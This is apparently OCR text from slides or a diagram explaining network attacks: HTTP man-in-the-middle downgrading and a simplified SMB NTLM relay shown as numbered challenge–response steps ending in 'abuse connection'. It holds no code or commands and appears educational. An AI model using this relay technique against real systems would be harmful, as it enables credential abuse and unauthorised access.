
HTTP

unencrypted traffic

encrypted traffic

Man in the Middle – Downgrading - Encrypted Traffic

Windows File Sharing – SMB - Simplified NTLM relay attack:



1. User "Admin" wants to login

2. User "Admin" wants to login

3. Challenge X

4. Challenge X

5. enc(X, nt_hash)

NetNTLM Hash

6. enc(X, nt_hash)

7. Access granted

8. Access denied

9. Abuse connection